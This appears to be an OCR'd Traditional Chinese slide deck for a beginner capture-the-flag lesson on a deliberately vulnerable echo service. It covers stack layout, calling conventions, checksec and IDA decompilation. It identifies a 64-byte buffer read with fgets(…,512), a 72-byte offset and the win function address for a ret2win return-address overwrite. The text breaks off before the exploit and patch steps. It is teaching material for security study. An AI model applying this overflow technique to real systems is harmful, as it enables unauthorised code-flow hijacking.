
EchoVault

從一聲回響，走進沒人開過的金庫

IDA 讀碼 · 緩衝區溢位 · ret2win · patch ELF

難度 Easy　130–140 分鐘　動手實作



今天要走完的六個步驟

01 先備
記憶體、約定、堆疊

→

02 偵察
checksec 看門鎖

→

03 讀碼
IDA 圖形 + F5

→

04 找洞
overflow + 72

→

05 打穿
ret2win

→

06 修補
原始碼 + patch ELF

你會帶走的三件事

01 看懂堆疊與回傳位址

知道 buffer、saved rbp、RIP 在記憶體裡的相對位置。

02 用 IDA 讀別人的執行檔

Functions window、圖形檢視、F5 反編譯，三個操作走天下。

03 寫 exploit，也寫修補

不只會打，還會用 sizeof 補洞，以及直接 patch 執行檔。

先備知識：這堂課會補

記憶體、暫存器、呼叫約定、堆疊、小端序、ELF、保護機制——八頁帶你建立畫面。只要會一點 C 和 Linux 基本指令就聽得懂。

時間建議

先備 35 分 · 偵察與 IDA 25 分

原理 20 分 · 實作 30 分

修補與 patch 30 分

合計約 140 分鐘

pwn 是什麼？讓程式做它不該做的事

01 找一個「程式相信輸入」的地方

長度沒檢查、格式沒驗證、權限沒收斂——只要有一處，就有機會。

02 想辦法改寫控制流

把回傳位址、函式指標或堆積上的資料，換成你希望它去的地方。

03 讓程式替你拿旗標

呼叫一個原本不會被呼叫的函式，或直接開一個 shell。

本題只做第 2 步

不寫 shellcode、不繞 ASLR、不 leak 任何東西。只要把 8 bytes 的回傳位址換成 vault 的位址，第 3 步就交給它。

為什麼 ret2win 適合當第一題？

因為它把 pwn 拆到只剩一個動作：覆寫回傳位址。成功與失敗都很好觀察，不需要先懂 libc、GOT 或 ROP。通關之後，你再往這些主題走，會順很多。

EchoVault：一座只會回聲的舊終端機

山谷裡有一座只會回聲的舊終端機，背後卻藏著一個從未被人呼叫過的 vault 常式。

對著它說話，它會原封不動地回給你；但如果你能讓它「說錯話」，也許就能走進金庫。

項目	內容
服務位址	nc <host> 9999
服務型態	TCP（xinetd，每次連線重新啟動）
執行檔	./pwn（x86-64，No PIE）
旗標位置	/home/pwn/flag



觀察到什麼？

它先印出 Message:，再把你說的話原封不動印回來，然後結束連線。沒有登入、沒有選單，只有一個 fgets。

你的任務：拿到 flag，再把洞補起來，而且不能讓回聲服務停擺。

先備：要讀懂這一行，需要四件事

pwn.c — echo() 裡最重要的一行

```
fgets(message, 512, stdin);
```

01
message 放在哪裡？

它是一個 64 bytes 的陣列，住在堆疊上。

02
512 放到哪個暫存器？

參數不是「傳給函式」，是放進指定的暫存器。

03
誰負責把參數放進去？

呼叫約定（ABI）規定：第 1 個放 rdi、第 2 個放 rsi……


04
fgets 結束後怎麼回來？

堆疊上有一張回程車票，ret 會把它彈進 rip。

四頁之後，這行會變成一句話

把 message 的位址放進 rdi、512 放進 rsi、stdin 放進 rdx，然後 call fgets；fgets 的結果放在 rax，我們用 test rax, rax 判斷成不成功。

記憶體像一整排信箱：每個 byte 都有門牌號碼



0x4011D6 就是 vault 的起點：最後兩個 byte 55 48，正是 push rbp; mov rbp, rsp 的開頭。

1 個格子 = 1 byte

記憶體最小的單位。64-bit 的位址，指的是「第幾個格子」。

message[64] = 64 個格子

陣列就是連續的格子，message[0] 在最低的位址。

位址不是資料

0x4011D6 是門牌號碼，不是門後面的東西。

這些都是「虛擬位址」

每個 process 都以為自己擁有整塊記憶體，從 0x400000 開始。作業系統在背後把虛擬位址翻成真正的實體位置——所以兩支程式用同一個位址也不會打架。

暫存器是 CPU 手上的便條紙：只有幾張，但最快

rsp

堆疊的書籤

指著目前堆疊最上面（最低位址）的位置。push/pop 就是在移動它。

rbp

這一層的樓層標記

函式進入時記下 rsp，之後用 rbp-0x40 這種寫法找區域變數。

rip

下一道指令的門牌

CPU 每次都用它去抓指令；改掉它，程式就走去別的地方。

其他暫存器：拿來放參數與回傳值

rdi	rsi	rdx	rcx	r8	r9	rax
第 1 個參數	第 2 個參數	第 3 個參數	第 4 個參數	第 5 個	第 6 個	回傳值

為什麼 pwn 只在乎 rsp / rbp / rip？

因為溢位寫的是記憶體，但程式要不要跳走、跳去哪裡，看的是這三個便條紙。控制 rip，就控制了程式。

便條紙的數量是固定的

x86-64 只有 16 個通用暫存器。資料放不下時就得寫回記憶體（堆疊），這就是為什麼我們需要堆疊。

呼叫約定：參數放哪、回傳值放哪

順序	暫存器	本題的例子
第 1 個	rdi	message 的位址
第 2 個	rsi	512
第 3 個	rdx	stdin
第 4 個	rcx	本題沒用到
第 5、6 個	r8、r9	本題沒用到
回傳值	rax	fgets 的結果

echo() — fgets 呼叫前後

```
4012CB  mov  rdx, cs:stdin      ; 第3個
4012D2  lea  rax, [rbp-40h]     ; &message
4012D6  mov  esi, 200h          ; 512
4012DB  mov  rdi, rax           ; 第1個
4012DE  call fgets
4012E3  test rax, rax           ; 回傳值
```

為什麼是 rdi、rsi、rdx，不是 r1、r2、r3？

記法與兩個規則

記法：Diane's Silk Dress Costs $89 → rdi、rsi、rdx、rcx、r8、r9。超過 6 個整數參數就放堆疊。另外，rax/rcx/rdx/rsi/rdi/r8–r11 由呼叫者負責保存；rbx/rbp/r12–r15 由被呼叫者保存。

呼叫一個函式：堆疊上依序發生六件事

push X → rsp 減 8、[rsp] = X　　pop X → X = [rsp]、rsp 加 8

1 `call echo`
把下一行 0x401372 推進堆疊，rsp 減 8，然後 rip = echo。

2 `push rbp`
把 main 的 rbp 存起來，rsp 再減 8。


3 `mov rbp, rsp`
rbp 指到剛存的位置，之後都用 rbp 的偏移找變數。

4 `sub rsp, 0x40`
rsp 再往下 64 bytes——這就是 message 的空間。

5 `leave`
rsp = rbp 收掉 message，再 pop rbp 還原 main 的 rbp。


6 `ret`
從堆疊彈出 0x401372 放進 rip，回到 main 的下一行。

① call echo 之後




rip 已經跳到 echo

② push rbp 之後




③ prologue 完成



rbp-0x40 就是 message

④ ret 之後



rip = 0x401372，回到 main

rsp 走了五步，剛好回到原點

call −8、push rbp −8、sub −64，leave +8、ret +8。也因為這樣，寫超過 64 bytes 時，第 65 個 byte 蓋到舊 rbp，第 73 個 byte 就蓋到回程位址。

小端序：0x4011D6 為什麼要倒著寫

記憶體裡實際長的樣子（8 bytes）



位址小 → 位址大

0x00000000004011D6 ← 我們在 C 裡寫的樣子

低位元組放低位址

就像日期寫成「日 / 月 / 年」：最小的單位先寫。x86-64 就是這個習慣。

p64() 幫你處理

pwntools 的 p64(0x4011d6) 會產生 d6 11 40 00 00 00 00 00。

手寫要補滿 8 bytes

只送 4 bytes，高位會是別的值或 0，跳到的位址就錯了。

不用背，交給 p64()

唯一要記住的是：位址是 8 bytes，而且順序跟我們平常寫字相反。看到記憶體裡是 d6 11 40，就要能唸回 0x4011d6。

執行檔像一本有目錄的書

pwn

ELF64 · x86-64 · No PIE

.text 程式碼（vault、echo、main）	0x4010F0
.rodata 常數字串（Message:、/home/pwn/flag）	0x402000
.data 全域變數	0x404078
符號表 函式名稱與位址（沒 strip 才有）	—

檔案偏移 ≠ 位址

書的頁碼（offset）和圖書館的架位（VA）是兩套號碼；本題剛好差 0x400000。

No PIE = 每次都放同一個架子

所以 0x4011D6 可以在 exploit 裡寫死，不必先 leak。

符號沒 strip = 索引還在

nm、objdump、IDA 都看得到 vault 這個名字。

所以我們能直接寫 0x4011D6

位址固定 + 符號看得到，代表不用資訊洩漏、不用猜。這是 ret2win 能當第一題的原因。

四道門鎖：canary、NX、PIE、RELRO

Stack Canary

礦坑裡的金絲雀

函式返回前檢查哨兵值有沒有被動過。一有溢位就 abort。

本題：沒有

NX

資料區不能當指令跑

堆疊有寫權限，但沒有執行權限；塞 shellcode 再跳過去會失敗。

本題：開啟

PIE

每次搬家，地址都不一樣

程式碼位址隨機化，攻擊者得先 leak 才能寫死位址。

本題：關閉

RELRO

函式指標表上鎖

Full RELRO 讓 GOT 唯讀；Partial 只保護一部分。

本題：Partial

這四道鎖決定攻擊路線

有 canary → 先想辦法 leak 或繞過；NX 開 → 不要寫 shellcode；PIE 開 → 先找位址。下一頁用 checksec 實際驗證。

動手前先偵察：checksec 告訴你哪些路被堵住

checksec


```
$ checksec --file=./pwn
[*] './pwn'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    Stripped: No
```

保護	本題	對攻擊的意義
Stack Canary	No	沒有偵測溢位的守衛
NX	Enabled	堆疊不可執行，shellcode 路線被封
PIE	No PIE	程式碼位址固定，不必 leak
RELRO	Partial	GOT 可寫（本題用不到）
Stripped	No	符號還在，nm 找得到 vault

三個「沒有」湊成了這題的攻擊面

沒有 Canary → 溢位不會被發現；沒有 PIE → 位址寫死就好；NX 開了 → 不要寫 shellcode，改去呼叫現成的函式。這正是 ret2win 的形狀。

進 IDA：先學會三個操作



三個你會一直用到的操作

F5	反編譯成 C（Hex-Rays）
G	跳到位址，例如 004011D6
Space	圖形檢視 / 文字檢視切換

1 **File → Open**

選 pwn。IDA 會自動辨識 ELF64，不用給參數。

2 **View → Open subviews → Functions**

列出所有函式；沒 strip 的執行檔會直接顯示名字。


3 **雙擊函式**

進入圖形檢視，一個方塊就是一段不會分支的程式碼。

IDA 幫你做了什麼

找函式邊界、畫流程圖、標記誰呼叫誰。沒有它，你得自己從 0x4010F0 一路讀到 0x40137C。

main 的圖形檢視：三個呼叫，一眼看完



1 setvbuf(stdin/stdout, ..., 2, 0)

第二個參數 2 是 _IONBF：關掉緩衝，訊息立刻送出。

2 alarm(60(0x3c))

60 秒後送 SIGALRM；所以 exploit 不能慢慢等。


3 call echo，下一行 0x401372

echo 的 ret 會 pop 回這個位址——黃色那一行。

記下 0x401372

它是 echo 正常返回時的目的地。等一下把它換成 vault，就是 ret2win。

echo 的圖形檢視：漏洞藏在一個常數裡



1 **4012A4 sub rsp, 40h**

在堆疊上挖 64 bytes，這就是 message 的家。

2 **4012D6 mov esi, 200h**

第二個參數 = 512；黃色那一行就是漏洞。

3 **4012E6 jz**

fgets 失敗才跳到收尾；成功就往下印回聲。

先看「搬到哪」

4012D2 的 lea rax, [rbp-40h] 就是 message 的位址；記住它，下一頁算 offset 會用到。

按 F5：IDA 幫你翻成 C，漏洞現形

IDA View-A | Pseudocode-A

```
1  int echo()
2  {
3    char *v0; // rax
4    char s[64]; // [rsp+0h] [rbp-40h] BYREF
5
6    fwrite("Message: ", 1u, 9u, stdout);
7    v0 = fgets(s, 512, stdin);
8    if ( v0 )
9    {
10     s[strcspn(s, "\n")] = 0;
11     puts(s);
12     LODWORD(v0) = fflush(stdout);
13   }
14   return (int)v0;
15 }
```

1 char message[64]

宣告 64 bytes，位在 rbp-0x40。

2 fgets(message, 512, stdin)

卻允許寫入 512 bytes——
第二個參數是上限，不是容器大小。

3 64 與 512 的差距

最多可以多寫 448 bytes，
蓋到後面所有東西。

IDA 的註解很有用

[rbp-40h] 是 IDA 幫你算好的位移；
配合 BYREF 就知道它是陣列起點。

vault 的 F5：沒人呼叫，卻能印出旗標

IDA View-A | Pseudocode-A

```
1  void __noreturn vault()
2  {
3    _BYTE buf[128]; // [rsp+0h] [rbp-90h] BYREF
4    size_t n; // [rsp+80h] [rbp-10h]
5    int fd; // [rsp+8Ch] [rbp-4h]
6
7    fd = open("/home/pwn/flag", 0);
8    if ( fd < 0 )
9    {
10     write(1, "Vault unavailable.\n", 0x13u);
11     _exit(1);
12   }
13   n = read(fd, buf, 0x7Fu);
14   if ( (__int64)n > 0 )
15   {
16     buf[n] = 0;
17     write(1, "VAULT ", 6u);
18     write(1, buf, n);
19   }
20   close(fd);
21   _exit(0);
22 }
```

1 open / read / write

標準的讀檔三步：開檔、讀進 flag[128]、直接寫到 stdout。

2 沒有 printf

不經過格式字串，所以沒有 format string 漏洞。

3 __noreturn + _exit


它不會返回；列印完就結束 process。

Cross references to 'vault'

